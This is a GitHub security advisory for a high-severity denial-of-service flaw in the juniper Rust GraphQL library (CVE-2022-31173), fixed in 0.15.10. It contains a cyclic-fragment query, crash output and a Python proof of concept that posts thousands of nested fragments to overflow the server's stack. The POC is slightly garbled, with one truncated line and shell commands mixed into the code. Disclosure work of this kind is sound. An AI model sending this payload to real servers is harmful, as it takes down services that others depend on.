graphql-rust / **juniper** Public

<> Code ⊙ Issues 108 Pull requests 18 Discussions ▶ Actions **Security** ...

DOS GraphQL Nested Fragments overflow

High **tyranron** published **GHSA-4rx6-g5vg-5f3j** on Jul 28

Package

juniper (Rust)

Affected versions	Patched versions
<= 0.15.9	0.15.10

Description

GraphQL behaviour

Nested fragment in GraphQL might be quite hard to handle depending on the implementation language.
Some language support natively a max recursion depth. However, on most compiled languages, you should add a threshold of recursion.


```
# Infinite loop example
query {
    ...a
}

fragment a on Query {
    ...b
}

fragment b on Query {
    ...a
}
```

POC TLDR

With max_size being the number of nested fragment generated.
At max_size=7500, it should instantly raise:



```
└─$ cargo run
   Finished dev [unoptimized + debuginfo] target(s) in 0.06s
    Running `target/debug/juniper-example`
[2022-07-18T11:09:12Z INFO  juniper_example] starting HTTP server on port 8080
[2022-07-18T11:09:12Z INFO  juniper_example] GraphiQL playground: http://localhost:8080/graphiql
[2022-07-18T11:09:12Z INFO  actix_server::builder] Starting 16 workers
[2022-07-18T11:09:12Z INFO  actix_server::server] Actix runtime found; starting in Actix runtime

thread 'actix-rt|system:0|arbiter:0' has overflowed its stack
fatal runtime error: stack overflow
zsh: abort (core dumped)  cargo run
```

However, with a lower size, you will overflow the memory after some iterations.

Reproduction steps (Juniper)

```
git clone https://github.com/graphql-rust/juniper.git
cd juniper
```

Save this POC as poc.py

```
import requests
import time
import json
from itertools import permutations

print('=== Fragments POC ===')

url = 'http://localhost:8080/graphql'

max_size = 7500
perms = [''.join(p) for p in permutations('abcefghijk')]
perms = perms[:max_size]

fragment_payloads = ''
for i, perm in enumerate(perms):
    next_perm = perms[i+1] if i < max_size-1 else perms[0]
    fragment_payloads += f'fragment {perm} on Query' + '{' f'...{next_perm}' + '}'

payload = {'query':'query{\n  ...' + perms[0] + '\n}' + fragment_payloads,'variables':{},'operat

headers = {
  'Content-Type': 'application/json',
}

try:
    response = requests.request('POST', url, headers=headers, json=payload)
    print(response.text)
except requests.exceptions.ConnectionError:
    print('Connection closed, POC worked.')
    cargo run
    [in separate shell] python3 poc.py
```

Credits

@Escape-Technologies

@c3b5aw
@MdotTIM
@karimhreda

Severity

High 7.5 / 10

CVSS base metrics	
Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

CVE ID

CVE-2022-31173

Weaknesses

CWE-674

Credits

MdotTIM

karimhreda

c3b5aw